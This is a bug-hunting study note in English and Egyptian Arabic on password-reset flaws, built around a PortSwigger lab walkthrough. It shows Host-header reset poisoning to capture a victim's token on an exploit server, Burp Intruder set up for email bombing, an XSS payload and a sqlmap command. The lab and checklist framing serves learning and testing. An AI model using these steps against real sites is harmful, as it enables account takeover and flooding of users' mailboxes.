

Reset Password Vuln

Methodology

Check if reset password link in email uses HTTP instead of HTTPS

Check if reset request code is exposed in request or response

Check for rate limiting (prevent email bombing)

1. Request password reset (externally) but don't click link
 2. Login to account → change email and verify → click reset link
 3. If password changes via reset link = vulnerability
-

1. Request password reset (externally) but don't click link
 2. Login to account → change password
 3. Click original reset link → if password changes = vulnerability
-

1. Request password reset or reset code
 2. Without clicking/reloading, directly access /profile or /account to check if access is still possible
-

Test for OTP brute force protection

Verify if password reset terminates active sessions

- الثغره دي بتبقى موجوده ف مكان تغير الباسورد
- اول حاجه بتشوف الموقع http ولا https لان لو http ممكن يحصل *man in the middle attack*
- المفروض ان لما بتعمل rest password في رابط بيروحك علي الجيميل اللي رابط بيه الاكونت بيبقي فيه حاجه اسمها Token ال token دي لو الهكر قدر ياخذها يقدر يغير الباسورد مكانك وهو بيبقي معاه الجيميل

Sent: 2024-07-30 15:15:34 +0000
From: "No reply" <no-reply@0ada0044030e049e82dc380400610036.web-security-academy.net>
To: wiener@exploit-0ad4009903ba047d8295370a01d30077.exploit-server.net
Subject: Account recovery


Hello!

Please follow the link below to reset your password.

<https://0ada0044030e049e82dc380400610036.web-security-academy.net/forgot-password?temp-forgot-password-token=6fr5ydbtt5ckbfw1qj25mgbzddgqwxuz>


Thanks,
Support team

• بتحصل ازاي ؟!



• بتسجل عادي وتعمل reset password وتوقف الطلب بتشفو الروابط دي انهبي واحد مصاب علشان تقدر تحقق فيه الموقع

بتاعك



- هنا حققت ف ال Host طلع مصاب

Sent	To	From	Subject	Body	
2025-07-29 16:37:32 +0000	wiener@exploit-0ac4002803112ba98133ce9e01e700c4.exploit-server.net	no-reply@0ab3001103642b9e817acf6700bb0070.web-security-academy.net	Account recovery	<p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p>https://exploit-0ac4002803112ba98133ce9e01e700c4.exploit-server.net/exploit/forgot-password?temp-forgot-password-token=230us15mrhvbv7d3eg2uru7mg31630</p> <p>Thanks, Support team</p>	View raw

- والرسالة التي بتوصل بيبقي فيها الموقع بتاعك فلما المستخدم يفتح الرابط بيحولو علي الموقع بتاعك

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /forgot-password HTTP/2 2 Host: exploit-0ac4002803112ba58133ce9e01e700c4.exploit-server.net/exploit 3 Cookie: session=t6Cdo3Haesdfbwq82V67VdobkLcOli; _lab= 4 46f7cMcwFEBzyQPa8a3VS27K2fihacI83x6AhrfI8rgm79FgXNv7Kj30aAL2h2rRgghAgdDCK0T 5 V82fTxLkRjyq45W7CCDueivSg8mK8FMZML17Lwqt20NEyfGOkjseG1rUBYc82f42CRyiJ5ah5XpGJb1T 6 fnBy2%2blfOUQ1K2qdb%2fd2Vpd%2dfi%3d 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 8 Firefox/140.0 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 10 Accept-Language: en-US,en;q=0.5 11 Accept-Encoding: gzip, deflate, br 12 Referer: https://0ab3001103642b9e817acf6700bb0070.web-security-academy.net/forgot-password 13 Content-Type: application/x-www-form-urlencoded 14 Content-Length: 53 15 Origin: https://0ab3001103642b9e817acf6700bb0070.web-security-academy.net 16 Upgrade-Insecure-Requests: 1 17 Sec-Fetch-Dest: document 18 Sec-Fetch-Mode: navigate 19 Sec-Fetch-Site: same-origin 20 Sec-Fetch-User: ?1 21 Priority: u=0, i 22 Te: trailers 23 csrf=PoJmc96v8ryj3JuleLig737vCqxosizI &username=carlos </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2864 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet > 10 <link href=/resources/css/labs.css rel=stylesheet > 11 <title> 12 Basic password reset poisoning 13 </title> 14 </head> 15 <body> 16 <script src="/resources/labheader/js/labHeader.js"> 17 </script> 18 <div id="academyLabHeader"> 19 <section class='academyLabBanner'> 20 <div class=container> 21 <div class=logo> 22 </div> 23 <div class=title-container> 24 <h2> 25 Basic password reset poisoning 26 </h2> 27 28 Back to lab home </pre>	

- بتغيير بقا ال username وتحط ال username بتاع الضحية

- بتروح على ال log file بتاع الموقع بتاعك واول م الضحية يضغط ع اللينك هتلاقى هتلاقى عندك ال token

```
i-07-29 16:42:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0"
```

- بتأخذها وتروح صفحه التسجيل وتحطها ف اللينك هيفتحاك صفحه تغير الباسورد

- برضو ممكن تدور على ال token ف ال response ممكن تكون متسربه فهاخذها وترح تغير الباسورد مكان الضحية عطول

- ولو بيتبع كود ممكن برضو تلاقي الكود متسرب ف ال response

- ال prevent email bombing

- بتكتب الجيميل او ال user اللي انت عايز تغيرله الباس

Please enter your username or email

Submit

- وتوقف الطلب ب البيرب وتبعته لل intuder وتخش علي ال payload

⚡ Burp Project Intruder Repeater View Help Burp Suite Professional v2024.1

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer D

1 × 2 × 3 × **4 ×** +

Positions **Payloads** Resource pool Settings

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type de different ways.

Payload set: 1 Payload count: 10,000

Payload type: Null payloads Request count: 0

? Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers config

☒ Generate 10000 payloads

☐ Continue indefinitely

? Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

	Enabled	Rule
Add		
Edit		
Remove		
Up		
Down		

- وتختار ال payloads وتحدد عدد المرات اللي عايز تبعت انك عايز تغيير الباس
- لو اتبعت فعلا الرقم اللي كتبته كذا ثغره لان المفروض يكون في limit علشان ميهلكش السيرفر وميعملش email bombing

1. Request password reset (externally) but don't click link
2. Login to account → change password
3. Click original reset link → if password changes = vulnerability

- اول حاجه بتطلب تغير باسورد هيبيعتلك لينك متفتحوش
- هتفتح الاكونت وتسجل بس هتغير الباسورد من الموقع نفسو مش من اللينك
- وبعد ماتغير الباسورد تروح علي اللينك لو لسه شغال دي كذا ثغره

1. Request password reset (externally) but don't click link
2. Login to account → change email and verify → click reset link
3. If password changes via reset link = vulnerability

- اول حاجه بتطلب تغير باسورد هيبيعتلك لينك متفتحوش
- هتفتح الاكونت وتغير الجيميل
- وترجع للرابط تاني تشوف هيغير الباسورد ولا لا لو فتح بيقى ثغره

Test for OTP brute force protection


- دا بيبقي الكود ال 6 ارقام لو قعدت تخمن كتير ومعملكش حظر بيبقي كذا في ثغره

- وانت بتعمل username حاول تجرب ال xss
- الـ "><img+src=x+onerror=alert(document.domain)"

- Verify if password reset terminates active sessions
- لو انت غيرت الباسورد وكنت فاتح الايميل علي اجهزه تانيه ومعملش تسجيل خروج تبقي كذا ثغره

- take request and try sql injection → _ → sqlmap -r file.txt
- وانت بتغير الباس بتاخذ ال request تحطوف ملف وتحطوف اداه sqlmap -r file.txt
- علشان يشوف في ثغره sql ولا لا

- check password policy while resetting new password
- وانت بتغير الباسورد جرب تحط رقم واحد او اتنين وشوف هيقل ولا لا



وانت بنغير الباسورد ببيقي معاك ال token ف ال link لو جيت تخش علي موقع من اللي تحت ووقفت الطلب ولقيت ال token متسربه ف ال referer دي كدا ثغره